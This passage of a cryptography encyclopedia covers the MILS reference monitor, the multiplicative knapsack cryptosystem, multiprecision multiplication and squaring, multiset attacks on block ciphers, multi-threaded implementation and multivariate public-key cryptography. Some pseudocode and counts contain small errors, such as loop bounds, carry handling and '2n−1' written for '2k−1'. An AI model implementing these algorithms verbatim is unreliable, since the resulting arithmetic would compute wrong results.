Reference Monitor (*NEAT*): MILS separation mechanisms implement the reference monitor concepts such that they are *non-bypassable*, *evaluatable*, *always invoked*, and *tamperproof*. The separation mechanism will always be invoked to control information flow and manage access of private and shared data. In addition, the system is implemented such that there is no other way to provide information flow or access to a partition's data, except through the separation mechanism, hence non-bypassable. To provide high levels of assurance that the system correctly implements the TIME security policy, the system must be designed in a manner that prevents tampering with the separation mechanism and the mechanism must be simple enough to allow for full evaluation.

As can be seen from these principles, the MILS architecture can be used for an operating system running on a single microprocessor. However, it is not limited to that environment. MILS can support one or more processor cores, either as a multicore processor or as separate parallel processors or individual machines. The architectural concepts can be abstracted to many different levels of granularity treating each "partition" as a single virtual machine on a single processor up to a collection of physical machines. The required separation between partitions can be physical, cryptographic, or logical; they can be enforced through microprocessor virtualization technology, memory management units, cryptography, or physical placement and wiring.

Recommended Reading

1. Lampson B, Sturgis H (May 1976) Reflections on an operating system design, Commun Assoc Comput Mach 19(5): 251–266
2. Popek G, Kline C (Jan 1978) Design issues for secure computer networks. In: Operating systems: an advanced course. Lecture Notes in Computer Science, vol 60. Springer, pp 517–546
3. Anderson J (1972) Computer security technology planning study, ESD-TR-73-51, ESD/AFSC, Hanscom AFB, Bedford. http://csrc.nist.gov/publications/history/ande72.pdf
4. Lampson B (Jan 1974) Protection, In: Proceedings of Princeton symposium 1971. Reprinted in Oper Syst Rev 8(1):18–24
5. Rushby J (1981) Design and verification of secure systems. In: Proceedings of eighth ACM symposium on operating system principles, Asilomar, pp 12–21. http://www.csl.sri.com/papers/sosp81/sosp81.pdf
6. Rushby J (1999) Partitioning for safety and security: requirements, mechanisms, and assurance. Tech Report: CR-1999-209347, NASA Langley Research Center
7. U.S. Government protection profiles for separation kernels in environments requiring high robustness. Version 1.03, July 2007
8. Alves-Foss J, Harrison WS, Oman P, Taylor C (2007) The MILS architecture for high assurance embedded systems. Int J Embed Syst 2:239–247
9. Harrison WS, Hanebutte N, Oman P, Alves-Foss J (Oct 2005) The MILS architecture for a secure global information grid.

CrossTalk 18(10):20–24. http://www.stsc.hill.af.mil/CrossTalk/2005/10/0510Harrisonetal.html
10. Rossebo B, Oman P, Alves-Foss J, Blue R, Jaszkowiak P (2006) Using spark-ada to model and verify a MILS message router. In: Proceedings of international symposium on secure software engineering, Washington, DC
11. Zhou J, Alves-Foss J (2008) Security policy refinement and enforcement in secure computer systems design. J Comput Secur 16(2):107–131

Multiplicative Knapsack Cryptosystem

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Related Concepts

►Gröbner Bases Algorithms; ►Public Key Encryption

Definition

The multiplicative knapsack public-key cryptosystem was proposed by Naccache and Stern. The scheme's general outline is the following: Let p_i denote the ith prime number (starting from $p_1 = 2$), fix a message bit length $k \in \mathbb{N}$ and let $p > \prod_{i=1}^{k} p_i$ be a large public prime. Alice selects a random key $1 < s < p - 1$, and publishes the public key $\{v_1, \ldots, v_k\}$ where $v_i^s = p_i \bmod p$. Let $\{m_1, \ldots, m_k\}$ be a binary message. Bob sends to Alice the ciphertext:

$$c = \prod_{i=1}^{k} v_i^{m_i} \bmod p$$

To decrypt c, Alice computes the quantity:

$$u = c^s \bmod p = \left(\prod_{i=1}^{k} v_i^{m_i} \right)^s \bmod p = \prod_{i=1}^{k} p_i^{m_i} \bmod p$$

Since $p > u$, Alice can factor u in $\mathbb{Z}$ and recover $\{m_1, \ldots, m_k\}$.

Open Problems

Prove or cryptanalyze this scheme.

Recommended Reading

1. Naccache D, Stern J (1997) A new public key cryptosystem. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 27–36

Multiprecision Multiplication

Berk Sunar
Department of Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA

Synonyms

Big number multiplication

Related Concepts

►Modular Multiplication

Definition

Multiprecision multiplication is the fundamental arithmetic operation of computing the product of two integers where the numbers are represented using multiple computer words.

Background

Many cryptographic primitives require the multiplication of integers that do not fit into the standard precision of common microprocessors, e.g., 32 or 64 bits. Thus there is a rich literature of interesting and sometimes exotic multiprecision mutliplication algorithms.

Theory

The integer multiplication operation lies at the very heart of many cryptographic algorithms, especially public-key algorithms. Naturally, much effort went into developing efficient multiplication algorithms. The simplest of such algorithms is the classical "grammar school" multiplication method given as follows:

Multiprecision Multiplication Algorithm
Input: positive integers $u = (u_{m-1}u_{m-2}\ldots u_1u_0)_B$ and $v = (v_{n-1}v_{n-2}\ldots v_1v_0)_B$
Output: The integer product $t = u \cdot v$
For $i = 0$ to $m + n + 1$ do $t_i \leftarrow 0$;
$c \leftarrow 0$;
For $i = 0$ to m do
  For $j = 0$ to n do
    $(cs)_B \leftarrow t_{i+j} + u_i \cdot v_j + c$;
    $t_{i+j} \leftarrow s$;
  End For
  $t_{i+n+1} \leftarrow c$;
End For
Return (t)

The algorithm proceeds in a *row-wise* manner. That is, it takes one digit of one operand and multiplies it with the digits of the other operand, in turn appropriately shifting

and accumulating the product. The two digit intermediary result $(cs)_B$ holds the value of the digit t_{i+j} and the carry digit that will be propagated to the digit t_{i+j+1} in the next iteration of the inner loop. The subscript B indicates that the digits are represented in radix-B. As can be easily seen the number of digit multiplications performed in the overall execution of the algorithm is $m \cdot n$. Hence, the time complexity of the classical multiplication algorithm grows with $O(n^2)$, where n denotes the size of the operands.

There is a wealth of multiplication algorithms beyond the grammar school methods. One of the most popular ones in practice is the ►Karatsuba algorithm. Many other algorithms attempt to exploit a connection between the linear convolution and multiplication operations. Consider the multiplication of two polynomials. When two sequences are constructed using the polynomial coefficients and when their linear convolution is computed, the elements of the resulting sequence give the coefficients of the product of the two polynomials. Hence, any linear convolution algorithm may easily be adapted to compute polynomial multiplications. Furthermore, evaluating the operand and the product polynomials at $x = B = 2^w$, where w is the digit size, yields an algorithm for integer multiplication.

For instance, the elements of a 3-point convolution of the sequences $\{u_0, u_1, u_2\}$ and $\{v_0, v_1, v_2\}$ are given as

$$\begin{aligned} w_0 &= u_0 v_0 \\ w_1 &= u_1 v_0 + u_0 v_1 \\ w_2 &= u_2 v_0 + u_1 v_1 + u_0 v_2 \\ w_3 &= u_2 v_1 + u_1 v_2 \\ w_4 &= u_2 v_2 \,. \end{aligned}$$

These expressions are exactly in the form of the coefficients of the product of the two polynomials $U(x) = u_0 + u_1 x + u_2 x^2$ and $V(x) = v_0 + v_1 x + v_2 x^2$. Evaluating the product polynomial for a particular *radix* size $B = 2^w$ gives an algorithm for integer multiplication where polynomial coefficients represent the digits of the two integer operands. Note that the coefficients w_i may not exactly fit into a digit. Therefore, a digit carry-over operation needs to be performed through the entire length of the product in the final integer conversion step.

A well-known convolution algorithm was introduced by Toom and Cook [1]. The Toom–Cook algorithm works by treating the two operands as polynomials $U(x)$ and $V(x)$ of maximum degree $k-1$. This is done by partitioning the integer representations into k digits. Both polynomials are evaluated at $2k-1$ points and multiplied together.

$$W(x_i) = U(x_i) \cdot V(x_i), \quad i = 0, 1, \ldots, 2k-2 \,.$$

This gives the evaluation of the product $U(x)V(x)$ at $2k-1$ points which are used to form $2k-1$ equations with the coefficients of $W(x)$ as unknowns. Solving the linear system of equations gives the coefficients of the product $W(x) = U(x) \cdot V(x)$. Finally, $W(x)$ is evaluated at $B = 2^w$ and the product is obtained in integer form.

Example 1 (Toom–Cook multiplication) A 3-point Toom–Cook multiplication algorithm is derived. Let

$$U(x) = u_0 + u_1 x + u_2 x^2 \quad \text{and} \quad V(x) = v_0 + v_1 x + v_2 x^2 .$$

Arbitrarily pick a sequence S of $2k-1 = 5$ points. Let $S = \{0, 1, 2, -1, -2\}$. Then evaluate $U(x)$ and $V(x)$ for each element in S and compute their products as follows:

$$\begin{aligned} W(0) &= U(0)V(0) = u_0 v_0 \\ W(1) &= U(1)V(1) = (u_0 + u_1 + u_2)(v_0 + v_1 + v_2) \\ W(2) &= U(2)V(2) = (u_0 + 2u_1 + 4u_2)(v_0 + 2v_1 + 4v_2) \\ W(-1) &= U(-1)V(-1) = (u_0 - u_1 + u_2)(v_0 - v_1 + v_2) \\ W(-2) &= U(-2)V(-2) = (u_0 - 2u_1 + 4u_2) \\ &\qquad (v_0 - 2v_1 + 4v_2) \end{aligned}$$

These give us the evaluations of the product polynomial

$$W(x) = w_0 + w_1 x + w_2 x^2 + w_3 x^3 + w_4 x^4 \,.$$

Note that when all computations are done symbolicly, the evaluations of $W(x)$ are products of linear expressions of the coefficients of $U(x)$ and $V(x)$. In the final step these products are related to the coefficients of $W(x)$ by forming the following system of equations:

$$\begin{aligned} W(0) &= w_0 \\ W(1) &= w_0 + w_1 + w_2 + w_3 + w_4 \\ W(2) &= w_0 + 2w_1 + 4w_2 + 8w_3 + 16w_4 \\ W(-1) &= w_0 - w_1 + w_2 - w_3 + w_4 \\ W(-2) &= w_0 - 2w_1 + 4w_2 - 8w_3 + 16w_4 \end{aligned}$$

By solving the equations the coefficients are obtained as follows:

$$\begin{aligned} w_0 &= W(0) \\ w_1 &= \frac{2}{3}W(1) - \frac{1}{12}W(2) - \frac{2}{3}W(-1) + \frac{1}{12}W(-2) \\ w_2 &= -\frac{5}{4}W(0) + \frac{2}{3}W(1) - \frac{1}{24}W(2) + \frac{2}{3}W(-1) \\ &\quad - \frac{1}{24}W(-2) \\ w_3 &= -\frac{1}{6}W(1) + \frac{1}{12}W(2) + \frac{1}{6}W(-1) - \frac{1}{12}W(-2) \\ w_4 &= \frac{1}{4}W(0) - \frac{1}{6}W(1) + \frac{1}{24}W(2) - \frac{1}{6}W(-1) \\ &\quad + \frac{1}{24}W(-2) \end{aligned}$$

With the equations relating the coefficients of the product $W(x) = U(x)V(x)$ to the coefficients of the input operands, the multiplication algorithm is obtained.

As seen in the example above only in the second step of Toom–Cook's algorithm multiplications are computed. The number of multiplications is fixed as $2n-1$. In the initial polynomial evaluation step multiplications with small integers are performed which are ignored here, since they may be implemented with inexpensive shifts and additions. In the final step where the coefficients of $W(x)$ are computed divisions by small integers are required. In fact as the length of the convolution grows the fractions grow radically. Considering a recursive implementation of the Toom–Cook algorithm the complexity can be shown to be $O(n^{\log_k(2k-1)})$ [2]. By choosing appropriately large k, the complexity can be brought close to $O(n^{1+\epsilon})$ for any $\epsilon > 0$ value. It should be noted, however, that this complexity figure ignores the additions as well multiplications and divisions with small constant integers. The number of such operations becomes more serious as k grows (and ϵ decreases).

As noted before, the multiplication operation is equivalent to linear convolution. This immediately suggests a Fourier Transform based approach for multiplication. One advantage of this technique over the Toom–Cook method and other direct convolution methods is in the lower number of additions and constant multiplications which were ignored in the complexity figure. But more importantly, it allows one to utilize Fast Fourier Transform techniques and achieve $O(n \log n)$ speed.

The Discrete Fourier Transform of a sequence is defined as follows.

Definition 1 (*Discrete Fourier Transform (DFT)*). *Let s be a sequence of length d consisting of elements from an algebraic domain. Let g be a primitive d-th root of unity in that domain, i.e., $g^d = 1$ and let d be invertible in the domain. Then the Discrete Fourier Transform of s is defined as the sequence* $\mathbf{S}$ *whose elements are given as*

$$\mathbf{S}_k = \sum_{i=0}^{d-1} s_i g^{ik}.$$

The inverse transform is defined as

$$s_k = \frac{1}{d} \sum_{i=0}^{d-1} \mathbf{S}_i g^{-ik}.$$

There are many choices for the domain of the transformation such as a complex field, a ►finite field, or an integer ring. If the domain is a complex field, floating point operations may be needed and special attention must be given to handle rounding errors. If the domain is chosen as a finite field, then modular reductions become necessary. The third choice, an integer ring, gives more flexibility in choosing the modulus. In practice, special moduli of form $2^k \pm 1$ may be chosen to eliminate costly reductions.

After a domain is chosen and a DFT is setup as defined above, the following outlines an integer multiplication algorithm:

1. Partition both integer operands into equal sized blocks treating them as sequence elements.
2. Compute the DFT of both sequences.
3. Compute the componentwise product of the DFT of the two sequences.
4. Compute the inverse DFT of the product sequence.
5. Treat the sequence elements as the digits of the integer product.

The asssociated algorithm is given below.

DFT Based Integer Multiplication Algorithm

Input: positive integers $u = (u_{m-1}u_{m-2}\ldots u_1u_0)_B$ and $v = (v_{n-1}v_{n-2}\ldots v_1v_0)_B$

Output: The integer product $w = u \cdot v$

For $k = 0$ to $d-1$ do
  $\mathbf{U}_k \leftarrow \sum_{i=0}^{d-1} u_i g^{ik}$;
  $\mathbf{V}_k \leftarrow \sum_{i=0}^{d-1} v_i g^{ik}$;
End For
For $k = 0$ to $d-1$ do
  $\mathbf{W}_k \leftarrow \mathbf{U}_k \cdot \mathbf{V}_k$;
End For
For $k = 0$ to $d-1$ do
  $w_k = \frac{1}{d} \sum_{i=0}^{d-1} \mathbf{W}_i g^{-ik}$;
End For
Return (w)

While the overall method is quite simple, an efficient algorithm is obtained only if the parameters are carefully chosen and a particular Fast Fourier Transform can be applied for computing the two forward transforms and the final inverse transform.

In an early work Schönhage and Strassen [3] introduced a DFT based integer multiplication method that achieves an exciting asymptotic complexity of $O(n \log n \log\log n)$. The Schönhage and Strassen method is based on the Fermat number transform where the domain of the DFT is the integer ring Z_{2^m+1}. In this method the DFT is recursively turned into shorter DFT's of the same kind. Due to the special ►pseudo-Mersenne structure of the modulus 2^m+1, the method requires no multiplications for implementing the reductions. There are many other methods derived from special DFT and convolution

algorithms. For an excellent survey on DFT based multiplication algorithms the reader is referred to [4].

Despite the tremendous improvement in the asymptotic complexity, the majority of DFT based algorithms have a large computational overhead associated with the forward and inverse transformations. Therefore they only become effective when the operands are longer than several thousand bits, which is often not the case, even for asymmetric cryptographic schemes.

Finally, it is worth recognizing the relationship between the multiplication and squaring operations. Although highly redundant, a multiplication algorithm may be used in a trivial manner to accomplish a squaring computation. On the other hand, an integer multiplication may be achieved via two squarings by using the following simple trick:

$$u \cdot v = \frac{1}{4}\left[(u+v)^2 - (u-v)^2\right]$$

This identity may be useful when a fast squaring algorithm is available.

Applications

The multiprecision multiplication operation is a crucial in the implementation of many cryptographic primitives. Multiplication of large numbers plays a central role in ►public key cryptography where operations such as exponentiation require a large number of integer multiplications to be computed.

Recommended Reading

1. Cook SA (1966) On the minimum computation time of functions. Master's thesis, Harvard University, Boston
2. Knuth DE (1997) The art of computer programming, volume 2: seminumerical algorithms, 3rd edn. Addison-Wesley, Reading
3. Schönhage A, Strassen V (1971) Schnelle multiplikation großer zahlen. Computing 7:281–292
4. Crandall R, Pomerance C (2001) Prime numbers: a computational perspective. Springer, New York
5. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
6. Karatsuba A, Ofman Y (1963) Multiplication of multidigit numbers on automata. Sov Phys Dokl 7(7):595–596 (English translation)

Multiprecision Squaring

Berk Sunar
Department Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA

Synonyms

Big number squaring

Related Concepts

►Multiprecision Multiplication

Definition

Multiprecision squaring is the fundamental arithmetic operation of multiplying a number with itself where the number is represented using multiple computer words.

Background

Many cryptographic primitives require arithmetic operations of integers that do not fit into the precision supported by common microprocessors, for example, 32 or 64 bits. Therefore it becomes essential to build arithmetic algorithms that support arithmetic with multiprecision numbers. One such operation is multiprecision squaring.

Theory

The squaring operation can be thought of as a special case of multiplication, where both operands are the same. In this case, the multiplication algorithm has symmetries which are exploited. Consider a "grammar-school" multiplication performed with four-digit operands $u = (u_3u_2u_1u_0)_B$ and $v = (v_3v_2v_1v_0)_B$ in radix $B = 2^w$ notation. For $u = v$ and $v_i = u_i$, the partial product array is as follows.

$$\begin{array}{cccccccc}
 & & & u_3 & u_2 & u_1 & u_0 \\
\times & & & u_3 & u_2 & u_1 & u_0 \\
\hline
 & & & u_3u_0 & u_2u_0 & u_1u_0 & u_0^2 \\
 & & u_3u_1 & u_2u_1 & u_1^2 & u_0u_1 & \\
 & u_3u_2 & u_2^2 & u_1u_2 & u_0u_2 & & \\
u_3^2 & u_2u_3 & u_1u_3 & u_0u_3 & & &
\end{array}$$

Observe that the array is symmetric across the diagonal, and that the odd-numbered columns have a squared middle term in their diagonal. Hence, in a column only about half of the multiplications need to be computed. The result is multiplied by 2, and if the column is odd numbered the squared term is added. In the following, a multiprecision squaring algorithm that is based on the algorithms in [1, 2] is given.

Multiprecision Squaring Algorithm

Input: positive integer $u = (u_{m-1}u_{m-2}\ldots u_1u_0)_B$
Output: The integer $t = u^2$

```
For i = 0 to 2m − 1 do t_i ← 0 ;
For i = 0 to m − 1 do
    (cs)_B ← t_{2i} + u_i^2 ;
    t_{2i} ← s ;
    For j = i + 1 to m − 1 do
        (cs)_B ← t_{i+j} + 2u_i · u_j + c ;
        t_{i+j} ← s ;
    End For
    t_{i+m} ← s ;
```

End For
$(cs)_B \leftarrow t_{2m-2} + u_{m-1}^2$;
$t_{2m-2} \leftarrow s$; $t_{2m-1} \leftarrow c$;
Return (t)

Note that the product and sum operations performed in the inner loop may not fit into a double digit $(cs)_B$ and require an extra bit due to the term $2u_iu_j$. The total number of multiplications performed in the algorithm is easily seen to be $(m^2 + m)/2$. The multiplication by the constant 2 in the inner loop of the algorithm may be implemented by a simple shift and hence is not counted as a multiplication.

Applications

The integer squaring operation is crucial in the implementation of many cryptographic primitives. Squaring plays a central role in ►public key cryptography where operations such as exponentiation require a large number of integer squarings to be computed.

Recommended Reading

1. Knuth DE (1997) The art of computer programming, vol 2: seminumerical algorithms, 3rd edn. Addison-Wesley, Reading
2. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton

Multiset Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Structural Cryptanalysis

Definition

Multiset attack is a generic class of attacks which covers several recently designed (typically ►chosen plaintext attacks), which appeared in the literature under three different names: the *Square attack* [1], *the saturation attack* [4], the *integral cryptanalysis* [3].

Background

The first such attack was discovered by Knudsen during analysis of the cipher Square [1] and was thus called "Square attack." A similar attack was used by Lucks [4] against the cipher ►Rijndael/AES and called "saturation" attack. Later Biryukov and Shamir have shown an attack of similar type breaking arbitrary three round SPN (refer also ►Substitution–Permutation (SP) Network) with secret components (the so-called *SASAS* scheme, which consists of five layers of substitutions and affine transforms). Gilbert–Minier's "collision" attack [2] on 7-rounds of Rijndael as well as Knudsen–Wagner's [3] "integral" cryptanalysis of 5-rounds of ►MISTY1 (see also [5]) fall into the same class.

Theory

The main feature behind these attacks is that unlike a differential attack in which the attacker studies the behavior of pairs of encryptions, in a multiset attack, the attacker looks at a larger, carefully chosen set of encryptions, in which parts of the input text forms a multiset. A multiset is different from a regular notion of a set, since it allows the same element to appear multiple times. The element of a multiset is thus a pair (*value, multiplicity*), where *value* is the value of the element and *multiplicity* counts the number of times this value appears in the multiset. The attacker then studies the propagation of multisets through the cipher. The effect of the cipher on a multiset is in the changing of values of the elements but preserving some of the multiset properties like: multiplicity; or "integral" (i.e., sum of all the components); or causing a reduced set of values which would increase the probability of birthday-like events inside the cipher.

Multiset attacks are among the best attacks on AES-128 (►Rijndael/AES) due to its byte-wise structure. This type of attacks is a promising direction for future research.

Recommended Reading

1. Daemaen J, Knudsen LR, Rijmen V (1997) The block cipher Squar. In: Biham E (ed) Proceedings of fast software encryption – FSE'97. Lecture notes in computer science, vol 1267. Springer, Berlin, pp 149–165
2. Gilbert H, Minier M (2000) A collision attack on seven rounds of Rijindael. In: Proceedings of the third AES candidate conference, pp 230–241
3. Knudsen LR, Wagner D (2002) Integral cryptanalysis (extended abstract). In: Daemen J, Rijmen V (eds) Fast software encryption, FSE 2002. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 112–127
4. Lucks S (2000) Attacking seven rounds of Rijndael under 192-bit and 256-bit keys. In: Proceedings of the third AES candidate conference, pp 215–229
5. Sun X, Lai X (2009) Improved Integral Attacks on MISTY1. In: Selected areas in cryptography. Lecture notes in computer science, vol 5867. Springer, Berlin, pp 266–280

Multi-Threaded Implementation for Cryptography and Cryptanalysis

Chen-Mou Cheng
Department of Electrical Engineering, National Taiwan University, Taipei, Taiwan

Related Concepts

►Exhaustive Key Search; ►FPGA in Cryptography; ►Moore's Law; ►Special-Purpose Cryptanalytical Hardware

Definition

Multi-threaded implementation for cryptography and cryptanalysis is a way to implement cryptographic and cryptanalytic algorithms by mapping the inherent or carefully constructed parallelism in the algorithms onto multi-core or many-core computer architectures in order to exploit the immense computational power provided by modern multi-core or many-core computers.

Background

After decades of remarkable growth, the performance increase in single-threaded processors has slowed down in many areas of application. The most cited reasons include the *power wall*, the physical limit related to power and heat dissipation that prevents clock frequency from increasing indefinitely, and the *ILP (instruction-level parallelism) wall*, the increasing difficulty and cost to find and exploit instruction-level parallelism in general workload. To respond, the semiconductor industry is moving to the *multi-core* or *many-core* paradigm, a more scalable way of taking advantage of the exponentially growing transistor budget offered by the ►Moore's law in semiconductor fabrication technology. It is hence envisioned that in the future, all processors will be multi-core or many-core, all computers will be [massively] parallel, and all programs will be parallel programs. This posts challenges and new opportunities to implementers of cryptographic and cryptanalytic algorithms to develop software that can effectively leverage the increasing number of processor cores, as well as software that can scale with future generations of multi-core or many-core computers.

Theory

As in any parallel programming, a key to efficient multi-threaded implementation for cryptography and cryptanalysis is to find concurrency in the computation [11]. In most cryptanalytic and some cryptographic algorithms, there is inherent concurrency that the implementer can easily exploit, but in the cases where there is little parallelism in the algorithm to implement, one might need to artificially introduce concurrency to the system. This is typically done via batching, that is, grouping several units of data before processing them together, which brings parallelism in a natural way. However, batching is not always a viable option for all kinds of applications, especially when there are delay constraints such as in providing confidentiality to real-time communication.

With exploitable concurrency in the target algorithm, the actual structure of a particular implementation is then largely determined by the architecture of the parallel computer on which the implementation runs. For example, one should adopt different implementation strategies for SIMD (single instruction, multiple data) and MIMD (multiple instruction, multiple data) machines. For an MIMD machine, the choice of implementation strategies is further complicated by the memory model of the machine, which can be shared or distributed memory, or a hybrid between the two. For the shared memory model, a widely used parallel programming environment is OpenMP [5], whereas the counterpart for the distributed memory model is MPI (message-passing interface) [8].

Graphics processing units (GPUs) represent another class of many-core architectures that are cost-effective for achieving high arithmetic throughput. The success of GPUs has mainly been driven by the economy of scale in the video-game industry. Currently, the most widely used GPU development toolchain is NVIDIA's CUDA [10, 13]. At the core of CUDA are three key abstractions, namely, a hierarchy of thread groups, shared memories, and barrier synchronization, that are exposed to the programmers as a set of extensions to the C programming language. At the system level, the GPU is used as a coprocessor to the host processor for massively data-parallel computations, each of which is executed by a grid of GPU threads that must run the same program (the *kernel*). This is the SPMD (single program, multiple data) programming model, similar to SIMD but with more flexibility such as in changing of data size on a per-kernel-launch basis, or deviation from SIMD to MIMD at a performance penalty.

It should be noted that in multi-threaded implementation for cryptography, one needs to use caution to provision for defenses against ►side-channel attacks such as ►fault attacks, ►timing attacks, (differential) power analysis, and ►electromagnetic attacks.

Applications

There have been an array of efficient multi-threaded implementations of cryptographic and cryptanalytic algorithms.

On cryptography side, there have been implementations of ►symmetric cryptosystems [6] as well as ►asymmetric cryptosystems [12, 14]. On cryptanalysis side, people have attacked the problems of ►integer factoring [3, 4], the ►discrete logarithm problem [2], and ►lattice reduction [1, 7, 9].

Open Problems

Implementing complex cryptographic and cryptanalytic algorithms on today's multi-threaded computers is painfully labor-intensive. It often involves a lot of hand-tuning of code in low-level, C or C-like programming languages such as OpenMP, MPI, CUDA, and OpenCL. This development overhead can be reduced by use of better design-automation tools such as domain-specific programming languages and software libraries, as well as optimizing compilers that automatically generate efficient code for various multi-threaded hardware platforms. However, generating efficient multi-threaded code from high-level algorithmic description is still an open problem in general.

Recommended Reading

1. Backes W, Wetzel S (2009) Parallel lattice basis reduction using a multithreaded Schnorr-Euchner LLL algorithm. In: Proceedings of the 15th International European Conference on Parallel and Distributed Computing (Euro-Par), Delft, pp 960–973
2. Bailey DV, Baldwin B, Batina L, Bernstein DJ, Birkner P, Bos JW, van Damme G, de Meulenaer G, Fan J, Guneysu J, Gurkaynak F, Kleinjung T, Lange T, Mentens N, Paar C, Regazzoni F, Schwabe P, Uhsadel L (2009) The Certicom challenges ECC2-X, Special-purpose hardware for attacking cryptographic systems (SHARCS'09). Lausanne, Switzerland
3. Bernstein DJ, Chen HC, Chen MS, Cheng CM, Hsiao CH, Lange T, Lin ZC, Yang BY (2009) The billion-mulmod-per-second PC, Special-purpose Hardware for Attacking Cryptographic Systems (SHARCS'09). Lausanne, Switzerland
4. Bernstein DJ, Chen TR, Cheng CM, Lange T, Yang BY (2009) ECM on graphics cards. In: Proceedings of the 28th annual international conference on advances in cryptology: the theory and applications of cryptographic techniques (EUROCRYPT), Cologne, Germany, pp 483–501
5. Chandra R, Menon R, Dagum L, Kohr D, Maydan D, McDonald J (2000) Parallel programming in OpenMP. Morgan Kaufmann, San Francisco
6. Cook D, Keromytis A (2006) CryptoGraphics: exploiting graphics cards for security. Springer, New York
7. Dagdelen O (2009) Parallelization of lattice basis reduction. Diploma thesis, Technische Universität Darmstadt
8. Gropp W, Lusk E, Skjellum A (1994) Using MPI: Portable parallel programming with the message-passing interface. MIT Press, Cambridge
9. Hermans J, Schneider M, Buchmann J, Vercauteren F, Preneel B (2009) Shortest lattice vector enumeration on graphics cards, special-purpose hardware for attacking cryptographic systems (SHARCS'09). Lausanne, Switzerland
10. Kirk DB, Hwu WM (2010) Programming massively parallel processors: a hands-on approach. Morgan Kaufmann, San Francisco
11. Mattson TG, Sanders BA, Massingill BL (2004) Patterns for parallel programming. Addison-Wesley Professional, Reading
12. Moss A, Page D, Smart NP (2007) Toward acceleration of RSA using 3D graphics hardware. In: Proceedings of the 11th IMA International Conference on Cryptography and Coding, Cirencester, pp 364–383
13. NVIDIA CUDA programming guide, version 2.3.1, August 2009
14. Szerwinski R, Güneysu T (2008) Exploiting the power of GPUs for asymmetric cryptography. In: Proceedings of 10th International Workshop on Cryptographic Hardware and Embedded Systems (CHES), Washington, pp 79–99

Multivariate Cryptography

Louis Goubin[1], Jacques Patarin[1], Bo-Yin Yang[2]
[1]Versailles St-Quentin-en-Yvelines University, France
[2]Research Fellow, Nankang, Taipei, Taiwan

Synonyms

MPKC; $\mathcal{MQ}$; Multivariate quadratic public-key Cryptosystem (MQPKC)

Related Concepts

►Differential Cryptanalysis; ►Digital Signature Schemes; ►Post-quantum Cryptography; ►Public-key Cryptography

Definition

A *Multivariate Public-Key Cryptosystem* (MPKC) is a ►public-key cryptosystem where the public map $\mathcal{P}$, or ►trapdoor one-way function, is given as a set of m polynomial equations of a small degree d over n variables in a ►finite field F. Usually $d = 2$, hence the alternate name "Multivariate Quadratic" (MQ).

To decrypt, authenticate, or sign digitally, a user must, for a given m-tuple $\mathbf{z} = (z_1, \ldots, z_m)$, find a solution $\mathbf{w} = (w_1, \ldots, w_n)$ of the system

$$(\mathcal{P}) \begin{cases} p_1(w_1, \ldots, w_n) = z_1 \\ \cdots \\ p_m(w_1, \ldots, w_n) = z_m \end{cases}.$$

For a *digital signature*, a challenge–response *authentication* scheme, and an *encryption* scheme, $\mathbf{z} = (z_1, \ldots, z_m)$

is respectively the hash of the message to be signed, the challenge, and the ciphertext, while $\mathbf{w} = (w_1, \ldots, w_n)$ is respectively the signature of this message, the response, and the cleartext.

Anyone can easily verify whether a given pair $(\mathbf{w}, \mathbf{z})$ satisfies the system $(\mathcal{P})$, or compute $\mathbf{z} = \mathcal{P}(\mathbf{w})$ from any given $\mathbf{w}$. However, finding at least one solution $\mathbf{w} = (w_1, \ldots, w_n)$ of the system $\mathcal{P}$ should be difficult for most $\mathbf{z} = (z_1, \ldots, z_m)$ without the knowledge of a secret key, but easy with the knowledge of a secret key. In other words, without the knowledge of a secret key, it should be infeasible to decrypt a message, forge a signature successfully, or pass an authentication.

Background

In general, solving a set of quadratic equations over a finite field is NP-hard (►Computational Complexity) for any finite field. This problem, known as $\mathcal{MQ}$, is even conjectured to be probabilistically hard, i.e., as $m, n \to \infty$, $\forall \varepsilon > 0$, and for any probabilistic Turing Machine $\mathcal{A}$, $\Pr(\mathcal{P}(x) = y$ be solved by $\mathcal{A}$ in $\text{poly}(m, n)) < \varepsilon$.

However, it is difficult to obtain a proof of security for multivariate schemes: since the system $(\mathcal{Q})$ has to be easy to solve, it is never random, and neither is $(\mathcal{P})$ which is obtained by linear changes of variables from $(\mathcal{Q})$.

One can always try to solve the system of equations directly using system solvers based on ►Gröbner bases (XL, $\mathbf{F_4}$, $\mathbf{F_5}$). For more or less "generic" or "random" equations, most current methods take ►exponential time when m and n are of the same size. Some systems appear very nonrandom under Gröbner basis methods. Recently differential analysis techniques were applied to MPKCs resulting in the break of the SFLASH system [6, 12, 23].

The first proposals of cryptosystems based on $\mathcal{MQ}$ date back to the early 1980s, see Imai et al. [18], Matsumoto and Imai [19], Tsujii et al. [24], Matsumoto and Imai [20].

Shor's algorithm cannot be used to speed up solving $\mathcal{MQ}$, so unlike the RSA cryptosystem, ►elliptic curve cryptography and the ►digital signature standard which are known to be breakable by quantum computers, MPKCs are candidates for ►post-quantum cryptography.

There are variants in which more general systems of polynomials are used with the $\mathbf{w}$ and $\mathbf{z}$ variables mixed ("implicit MPKC"), or where not all the equations of the system $(\mathcal{P})$ have to be valid, but only a given fixed percentage ("probabilistic MPKC"). Some authors also include in the category of multivariate cryptography other schemes like the zero-knowledge schemes IP [22] or MinRank [4]. These variants are not considered in this entry.

Theory

Typically, a multivariate scheme is built from an easy-to-solve system $\mathcal{Q}(\mathbf{x}) = \mathbf{y}$, the *central map*, which is then "hidden" by two secret random linear (or affine) transformations $S : \mathbf{w} \mapsto \mathbf{x}$ and $T : \mathbf{y} \mapsto \mathbf{z}$ to obtain a new system $(\mathcal{P})$, by composing them (on the left and on the right) with $\mathcal{Q}$. The system $(\mathcal{P})$ is the public key, the original system $(\mathcal{Q})$ and the transformations S and T form the secret key.

